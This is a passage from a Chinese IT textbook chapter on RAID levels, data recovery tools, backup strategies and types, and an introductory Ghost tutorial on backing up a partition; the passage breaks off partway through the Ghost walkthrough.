与 RAID 4 类似，但 RAID 5 校验数据不固定在一个磁盘上，而是循环地依次分布在不同的磁盘上，也称为块间插入分布校验。它是目前采用最多、最流行的方式，至少需要 3 个硬盘。这样就避免了 RAID 4 中出现的瓶颈问题。如果其中一块磁盘出现故障，那么由于有校验信息，所以所有数据仍然可以保持不变。如果可以使用备用磁盘，那么在设备出现故障之后，将立即开始同步数据。如果两块磁盘同时出现故障，那么所有数据都会丢失。RAID 5 可以经受一块磁盘故障，但不能经受两块或多块磁盘故障。

如图 8-7 所示，奇偶校验码存在于所有磁盘上，其中的 P0 代表第 0 带区的奇偶校验值，其他的意思也相同。RAID 5 的读出效率很高，写入效率一般，块式的集体访问效率不错。因为奇偶校验码在不同的磁盘上，所以提高了可靠性。但是它对数据传输的并行性解决不好，而且控制器的设计也相当困难。RAID 3 与 RAID 5 相比，重要的区别在于 RAID 3 每进行一次数据传输，需涉及所有的阵列盘。而对于 RAID 5 来说，大部分数据传输只对一块磁盘操作，可进行并行操作。




图 8-7　RAID 5（块分布奇偶校验阵列）



7. RAID 6(双重块分布奇偶校验阵列)

RAID 6 是在 RAID 5 基础上扩展而来的。与 RAID 5 一样,数据和校验码都是被分成数据块,然后分别存储到磁盘阵列的各个硬盘上。只是 RAID 6 中增加一块校验磁盘,用于备份分布在各个磁盘上的校验码,如图 8-8 所示,这样 RAID 6 磁盘阵列就允许两个磁盘同时出现故障,所以 RAID 6 的磁盘阵列最少需要 4 块硬盘。




图 8-8 RAID 6(双重块分布奇偶校验阵列)

8. RAID 0+1(高可靠性与高效磁盘结构)

把 RAID 0 技术和 RAID 1 技术结合起来,即 RAID 0+1。它具有极高可靠性的高性能磁盘阵列。它将两组磁盘按照 RAID 0 的形式组成阵列,每组磁盘按照 RAID 1 的形式实施容错。数据除分布在多个盘上外,每个盘都有其物理镜像盘,提供全冗余能力,允许一个以下磁盘故障,而不影响数据可用性,并具有快速读/写能力。要求至少 4 个硬盘才能做成 RAID 0+1。

9. RAID 53(高效数据传送磁盘结构)

具有高输入/输出性能的磁盘阵列。将两组磁盘按照 RAID 0 的形式组成阵列,每组磁盘按照 RAID 3 的形式实施容错,因此它速度比较快,也有容错功能。但价格十分高,不易于实现。

8.1.3 数据恢复工具

流行的数据恢复工具有:FinalData、EasyRecovery、DataExplore、R-Studio 和 Lost&Found。

1. FinalData

FinalData 在数据恢复方面功能也十分强大,恢复速度快。

2. EasyRecovery

EasyRecovery 是一个功能强大而且非常容易使用的老牌数据恢复工具,它可以快速地找回被误删除的文件或者文件夹,支持 FAT 和 NTFS 文件系统。

3. DataExplore

DataExplore 是一款功能强大,提供了较低层次恢复功能的数据恢复软件,只要数据没



有被覆盖掉，文件就能找得到，本软件无须安装，解压后可以直接运行，注意不要在待恢复的分区上运行本软件。本软件支持 FAT、NTFS、EXT2 文件系统。

4．R-Studio

R-Studio 是损坏硬盘上资料的救星。

5．Lost & Found

Lost&Found 是出品 Partition Magic 的 PowerQuest 公司所出的产品，是一套专门针对因病毒感染、意外格式化等因素所导致损失的硬盘资料恢复工具软件，该工具只能在 DOS 下使用。

8.2　数据备份技术

2001 年 9 月 11 日，世贸双子楼倒塌，但位于世贸中心内的著名财经咨询公司摩根斯坦利公司在灾后第二天就进入了正常的工作状态，在危急时刻公司的远程数据防灾系统忠实地工作到大楼倒塌前的最后一秒钟，此前的所有商务资料已安全地备份到了离世贸中心数千米之遥的第二个办事处。摩根斯坦利公司的数据安全战略将突发危机的不利影响降到最低程度。据美国的一项研究报告显示，在灾害之后，如果无法在 14 天内恢复业务数据，75%的公司业务会完全停顿，43%的公司再也无法重新开业，20%的企业将在两年之内宣告破产。美国 Minnesota 大学的研究表明，遭遇灾难而又没有恢复计划的企业，60%以上将在 2～3 年后退出市场。在所有数据安全战略中，数据备份是最基础的工作。

1．数据备份的必要性

数据备份是为了尽可能地减少损失(时间上、精神上和金钱上等的损失)。日常生活中，很多人不注意备份硬盘上的数据，当硬盘损坏或计算机中毒，丢失了大量重要文件。

因此，对于使用计算机的人来说，一定要未雨绸缪，定期备份数据。下面列出了备份的对象：个人资料(文件、照片、录像等)、驱动程序、聊天记录、手机信息、整个硬盘或某个分区等。可以将数据备份到硬盘、移动硬盘、光盘、U 盘、网络硬盘、邮箱等。

2．数据备份的常用方法

数据备份的常用方法有：Ghost、杀毒软件的硬盘数据备份、硬盘保护卡等。

3．数据备份的定义

数据备份就是将数据以某种方式加以保留，以便在系统遭受破坏或其他特定情况下，重新加以利用的一个过程。

数据备份的根本目的是重新利用，即备份工作的核心是恢复，一个无法恢复的备份，对任何系统来说都是毫无意义的。一个成熟的备份系统能够安全、方便而又高效地恢复数据。

数据备份作为存储领域的一个重要组成部分，其在存储系统中的地位和作用都是不容



忽视的。对一个完整的IT系统而言，备份工作是其中必不可少的组成部分。其意义不仅在于防范意外事件的破坏，而且还是历史数据保存归档的最佳方式。换言之，即便系统正常工作，没有任何数据丢失或破坏发生，备份工作仍然具有非常大的意义(为用户进行历史数据查询、统计和分析以及重要信息归档保存提供了可能)。

简单地说，通过数据备份，一个存储系统乃至整个网络系统，完全可以回到过去的某个时间状态，或者重新"克隆"一个指定时间状态的系统，只要在这个时间点上，有一个完整的系统数据备份。从实质上来说，数据备份是指数据从在线状态剥离到离线状态的过程，这与服务器高可用集群技术以及远程容灾技术在本质上有所区别。虽然从目的上讲，这些技术都是为了消除或减弱意外事件给系统带来的影响，但是，由于其侧重的方向不同，实现的手段和产生的效果也不尽相同。集群和容灾技术的目的是为了保证系统的可用性。也就是说，当意外发生时，系统所提供的服务和功能不会因此而间断。对数据而言，集群和容灾技术是保护系统的在线状态，保证数据可以随时被访问。备份技术的目的是将整个系统的数据或状态保存下来，这种方式不仅可以挽回硬件设备损坏带来的损失，也可以挽回逻辑错误和人为恶意破坏的损失。但是，数据备份技术并不保证系统的实时可用性。也就是说，一旦发生意外，备份技术只保证数据可以恢复，但是恢复过程需要一定的时间，在此期间，系统是不可用的。在具有一定规模的系统中，备份技术、集群技术和容灾技术互相不可替代，并且稳定和谐地配合工作，共同保证着系统的正常运转。

在系统正常工作的情况下，数据备份工作是系统的"额外负担"，会给正常业务系统带来一定性能和功能上的影响，所以数据备份系统应尽量减少这种"额外负担"，从而更充分地保证系统正常业务的高效运行，这是数据备份技术发展过程中要解决的一个重要问题。对一个相当规模的系统来说，完全自动化地进行备份工作是对备份系统的一个基本要求。此外，CPU占用、磁盘空间占用、网络带宽占用、单位数据量的备份时间等都是衡量备份系统性能的重要因素。备份系统的选择和优化工作是一个至关重要的任务，一个好的备份系统应该能够以很低的系统资源占用率和很少的网络带宽，来进行自动而高速度的数据备份。

4. 数据备份技术分类

(1) 按备份的数据量来划分

按备份的数据量来划分有完全备份、差量备份、增量备份和按需备份。

① 完全备份(Full Backup)。备份系统中的所有数据(包括系统和数据)，特点是备份所需的时间最长，但恢复时间最短，操作最方便也最可靠。这种备份方式的好处是很直观，容易被人理解，而且当发生数据丢失的灾难时，只要用一盘磁带(即灾难发生前一天的备份磁带)，就可以恢复丢失的数据。但它也有不足之处：首先，由于每天都对系统进行完全备份，因此在备份数据中有大量内容是重复的，如操作系统与应用程序。这些重复的数据占用了大量的磁带空间，这对用户来说就意味着增加成本；其次，由于需要备份的数据量相当大，因此，备份所需时间较长。对于那些业务繁忙，备份时间有限的单位来说，选择这种备份策略无疑是不明智的。

② 差量备份(Differential Backup)。差量备份只备份上次完全备份以后有变化的数据。管理员先在某一天(比如星期一)进行一次系统完全备份，然后在接下来的几天里，再将当天所有与星期一不同的数据(增加的或修改的)备份到磁带上。差量备份无须每天都做系

统完全备份，因此，备份所需时间短，并节省磁带空间，它的灾难恢复也很方便，系统管理员只需两盘磁带，即系统全备份的磁带与发生灾难前一天的差量备份磁带，就可以将系统完全恢复。

一般来说，差量备份避免了完全备份与增量备份的缺陷，又具有它们的优点，差量备份无须每天都做系统完全备份，并且灾难恢复也很方便，只需上一次全备份磁带和灾难发生前一天的差量磁带，因此，采用完全备份结合差量备份的方式较为适宜。

③ 增量备份（Incremental Backup）。增量备份只备份上次备份以后有变化的数据，这种备份的优点是没有重复的备份数据，占用空间较少，缩短了备份时间。但是它的缺点是当发生灾难时，恢复数据比较麻烦，恢复时间较长。所以，增量备份比差量备份完成得要快一些，但是恢复起来要慢一些。

④ 按需备份。按需备份根据临时需要有选择地进行数据备份。

备份策略就是确定备份内容、备份时间与备份方式等，在实际应用中，备份策略通常是以上 4 种备份方式的结合，例如，每周一至周六进行一次增量备份或差量备份，每周日、每月底和每年底进行一次全备份。

（2）按备份的状态来划分

按备份的状态来划分有物理备份和逻辑备份。

① 物理备份。物理备份是指将实际物理数据库文件从一处复制到另一处的备份，物理备份又包含冷备份和热备份。

冷备份也称为脱机备份，是指以正常方式关闭数据库，并对数据库的所有文件进行备份。其缺点是需要一定的时间来完成，在恢复期间，用户无法访问数据库，而且这种方法不易做到实时的备份。

热备份也称为联机备份，是指在数据库打开和用户对数据库进行操作的状态下进行的备份。它通过使用数据库系统的复制服务器，连接正在运行的主数据库服务器和热备份服务器，当主数据库的数据修改时，变化的数据通过复制服务器可以传递到备份数据库服务器中，保证两个服务器中的数据一致。这种热备份方式实际上是一种实时备份，两个数据库分别运行在不同的机器上，并且每个数据库都写到不同的数据设备中。

② 逻辑备份。逻辑备份就是将某个数据库的记录读出并将其写入到一个文件中，这是经常使用的一种备份方式。MS SQL 和 Oracle 等都提供 Export/Import 工具来进行数据库的逻辑备份。

（3）从备份的层次上划分

从备份的层次上划分，可分为硬件冗余和软件备份。硬件冗余技术有双机冗余、磁盘双工、磁盘阵列（RAID）与磁盘镜像等多种形式。理想的备份系统应使用硬件冗余来防止硬件障碍，使用软件备份和硬件冗余相结合的方式来解决软件故障或人为误操作造成的数据丢失。

（4）从备份的地点来划分

从备份的地点来划分，可分为本地备份和异地备份。

5. 数据备份系统功能要求

一般来说，一个完善的备份系统，应该具备的功能见表 8-3。



表 8-3　数据备份系统功能要求

原　则	说　　明
保护性	全面保护企业的数据，在灾难发生时能快速可靠地进行数据恢复
稳定性	备份软件一定要与操作系统完全兼容，并且当事故发生时能够快速有效地恢复数据
全面性	选用的备份软件要能支持各种操作系统、数据库和典型应用
自动化	备份方案应能提供定时地自动备份，并利用磁带库等技术进行自动换带。在自动备份过程中，还要有日志记录功能，并在出现异常情况时自动报警
高性能	设计备份时要尽量考虑提高数据备份的速度，采用多台磁带机并行操作的方法
操作简单	数据备份应用于不同领域，进行数据备份的操作人员水平参差不齐，这就需要一个直观、操作简单的图形化用户界面
实时性	有些关键性任务需要 24 小时不停机运行，进行备份时，有些文件可能仍处于打开状态。在这种情况下备份，必须采取措施，实时查看文件大小、进行事务跟踪，以保证正确地备份系统中的所有文件
容错性	数据是备份在磁带上的，要对磁带进行保护，并确保备份磁带中数据的可靠性，这是一个至关重要的方面。若引入(RAID)技术对磁带进行镜像，就能更好地保证数据安全可靠，等于给用户再加一把保险锁
可扩展性	备份最大的忌讳就是在备份过程中因介质容量的不足而更换介质，这样会降低备份数据的可靠性与完整性，因此要求存储介质能够进行扩展

6. 在制定或规划备份策略时需要考虑的因素

(1) 选择合适的备份频率。

(2) 根据数据的重要性可选择一种或几种备份交叉的形式制定备份策略。

(3) 当数据库比较小，或者当数据库实时性不强或者是只读的时，则备份的介质可采用磁盘或光盘。在备份策略上可执行每天一次数据库增量备份，每周进行一次完全备份。备份时间尽量选择在晚上服务器比较空闲的时间段进行，备份数据保存在一星期以上。

(4) 就一般策略来说，当数据库的实时性要求较强，或数据的变化较多而数据需要长期保存时，则备份介质可采用磁盘或磁带。在备份策略上可选择每天两次，甚至每小时一次的数据库热完全备份或事务日志备份。为把灾难损失减少到最低程度，备份数据应保存一个月以上。同时每季度或每半年可以考虑再做一次光盘备份。另外，每当数据库的结构发生变化或进行批量数据处理前，应做一次数据库的完全备份，且这个备份数据要长期保存。

(5) 当实现数据库文件或者文件组备份策略时，应时常备份事务日志。当巨大的数据库分布在多个文件上时，必须使用这种策略。

(6) 备份数据的保管和记录是防止数据丢失的另一个重要因素。这将避免数据备份进度的混乱，应清楚记录所有步骤，并为实施备份的所有人员提供此类信息，以免发生问题时束手无策。数据备份与关键应用服务器最好是分散保管在不同的地方，通过网络进行数据备份。定时清洁和维护磁带机或光盘。把磁带和光盘放在合适的地方，避免磁带和光盘放置在过热和潮湿环境。备份的磁带和光盘最好只许网络管理员和系统管理员访问。要完整、清晰地做好备份磁带和光盘的标签。

7. 制订备份策略应考虑的问题

(1) 存储系统容量和性能要合适。
(2) 可靠性、高性能和可用性。
(3) 保护已有投资。
(4) 不能重硬轻软,而应软硬件并举。
(5) 不要过分依赖异地容灾中心,还应该将数据备份到最终归宿(磁带、光盘等)。
(6) 完善的管理方法。

8.3　Ghost

8.3.1　Ghost 概述

1. Ghost 简介

Ghost(General Hardware Oriented Software Transfer,面向通用型硬件的软件传送器)软件是美国赛门铁克公司推出的一款出色的用于系统、数据备份与恢复的工具,支持的磁盘分区文件系统格式包括 FAT、FAT32、NTFS、EXT2、EXT3 等。在这些用处当中,数据备份的功能得到极高频率地使用,以至于人们一提起 Ghost 就把它和克隆挂钩,往往忽略了它其他的一些功能。在 Windows 系统广为流传的基础上,为避开 Windows 安装的费时和困难,有人把 Ghost 的备份还原操作流程简化成批处理菜单式软件打包,例如一键 Ghost、一键还原精灵等,使得它的操作更加容易,进而得到众多入门者的喜爱。由于它和它制作的.gho 文件连为一体的 Windows XP/VISTA/WIN 7 等作品被爱好者研习实验,Ghost 在狭义上又被人特指为能快速安装的 Windows 操作系统。

Ghost 不同于其他的备份软件,它是将整个硬盘或硬盘的一个分区作为一个对象来操作,可以将对象打包压缩成为一个映象文件(Image),在需要的时候,又可以把该映象文件恢复到对应的分区或对应的硬盘中。

Ghost 的功能包括两个硬盘之间的对拷、两个硬盘的分区之间的对拷、两台计算机硬盘之间的对拷、制作硬盘的映象文件等,用的比较多的是分区备份功能,能将硬盘的一个分区压缩备份成映象文件,然后存储在另一个分区中,如果原来的分区发生问题,可以用备件的映象文件进行恢复。基于此,可以利用 Ghost 来备份/恢复系统。对于学校和网吧,使用 Ghost 软件进行硬盘对拷可迅速方便地实现系统的快速安装和恢复,而且维护起来也比较容易。

Ghost 的备份还原是以硬盘的扇区为单位进行的,也就是说,可以将一个硬盘上的物理信息完整复制,而不仅仅是数据的简单复制。Ghost 支持将分区或硬盘直接备份到一个扩展名为.gho 的文件里(.gho 的文件称为镜像文件),也支持直接备份到另一个分区或硬盘里。

新版本的 Ghost 包括 DOS 版和 Windows 版,DOS 版只能在 DOS 环境中运行。Windows 版只能在 Windows 环境中运行。不管是在 DOS 下运行 Ghost(ghost.exe)还是在 Windows 下运行 Ghost,两者的操作界面都是一致的,实现相同的功能,但是在 Windows



下运行 Ghost(Windows 版 Ghost)时不能恢复 Windows 操作系统所在的分区,因此,在这种情况下需要在 DOS 下运行 Ghost(DOS 版 Ghost)。由于 DOS 的高稳定性,并且在纯 DOS 环境中已经脱离了 Windows 环境,所以,建议备份 Windows 操作系统时使用 DOS 版的 Ghost 软件。

由于 Ghost 在备份还原时是按扇区来进行复制的,所以在操作时一定要小心,不要把目标盘(分区)弄错了,不然会将目标盘(分区)的数据全部抹掉,所以一定要细心。

2. Ghost 使用方案

(1) 备份系统

完成操作系统及各种驱动的安装后,将常用的软件(如杀毒软件、媒体播放软件、Office 办公软件等)安装到系统所在盘,接着安装操作系统和常用软件的各种升级补丁,然后优化系统,最后就在 DOS 下做系统盘的备份。

(2) 恢复系统

当感觉系统运行缓慢时(此时多半是由于经常安装卸载软件,残留或误删了一些文件,导致系统紊乱)、系统崩溃时、中了比较难杀除的病毒时,就要进行系统恢复了。

(3) 备份/恢复分区数据

(4) 磁盘碎片整理

有时如果长时间没整理磁盘碎片,又不想花长时间整理时,也可以先备份该分区,然后再恢复该分区,这样比单纯磁盘碎片整理速度要快。Ghost 备份分区时,会自动跳过分区中的空白部分,只把数据写到.gho 映象文件中。恢复分区时,Ghost 把.gho 文件中的内容连续写入分区,因此该分区中就不存在磁盘碎片了。

(5) 修复 PQ 分区产生的错误

当使用 PQ 工具分区失败后,会导致分区(假如是 F 盘)中的文件消失,此时可以考虑用 Ghost 试着解决该问题。先进入 Ghost,依次选择 Local|Check|Disk 命令(字体变白色,注意,一定不要选错),按 Enter 键,开始检测。如果检测进程发现原分区中的文件,找回数据就有希望。先用 Ghost 把 F 盘做一个镜像文件保存在 E 盘,然后将 F 盘格式化,接着用 Ghost Explorer 打开镜像文件,把其中的文件提取到 F 盘。

8.3.2 实例:用 Ghost 备份分区(系统)

下面以备份 C:盘为例介绍 Ghost 的使用,实例中的截图是在 Windows 下运行 Ghost 11 截取的,读者需要根据实际情况选用 Windows 版 Ghost 或者 DOS 版 Ghost。

第 1 步:使用工具盘(比如番茄花园/雨林木风/深度安装盘)进入 Ghost,或者进入 DOS,在命令行执行 Ghost.exe 命令,启动 Ghost 之后,显示如图 8-9 所示的画面。

第 2 步:在图 8-10 中,单击 OK 按钮,显示如图 8-10 所示的画面。如果没有鼠标,可以使用键盘进行操作:Tab 键进行切换、方向键进行选择、Enter 键进行确认。

主菜单项及其说明见表 8-4。

注意 当计算机上没有安装网络协议的驱动时,Peer to peer 和 GhostCast 选项将不可用(在 DOS 下一般都没有安装)。






图 8-9 进入 Ghost




图 8-10 操作菜单

表 8-4 主菜单项及其说明

主菜单项	说　　明
Local	本地操作，对本地计算机上的硬盘进行操作
Peer to peer	通过点对点模式对网络计算机上的硬盘进行操作
GhostCast	通过单播/多播或者广播方式对网络计算机上的硬盘进行操作
Options	使用 Ghost 时的一些选项，一般使用默认设置即可
Help	一个简洁的帮助
Quit	退出 Ghost

在菜单中选择 Local（本地）命令，在右边弹出的菜单中有 3 个子命令，Local 子命令及其说明见表 8-5。

表 8-5 Local 子命令及其说明

菜单项	说　　明
Disk	表示备份整个硬盘（即硬盘克隆）
Partition	表示备份硬盘的单个分区
Check	表示检查硬盘或备份的文件，查看是否可能因分区、硬盘被破坏等造成备份或还原失败

在菜单中选择 Partition（分区）命令，在右边弹出的菜单中有 3 个子命令，Partition 子命令及其说明见表 8-6。

表 8-6 Partition 子命令及其说明

菜单项	说　　明
To Partion	将一个分区的内容复制到另外一个分区
To Image	将一个或多个分区的内容复制到一个镜像文件中。一般备份系统均选择此操作
From Image	将镜像文件恢复到分区中。当系统备份后，可选择此操作恢复系统



第 3 步：在图 8-10 中，这里要对本地磁盘进行操作，依次选择 Local | Partition | To Image 命令，然后按 Enter 键，显示如图 8-11 所示的画面，因为本系统只有一块硬盘，所以不用选择硬盘了，直接按 Enter 键后，显示如图 8-12 所示的画面。




图 8-11　选择本地硬盘

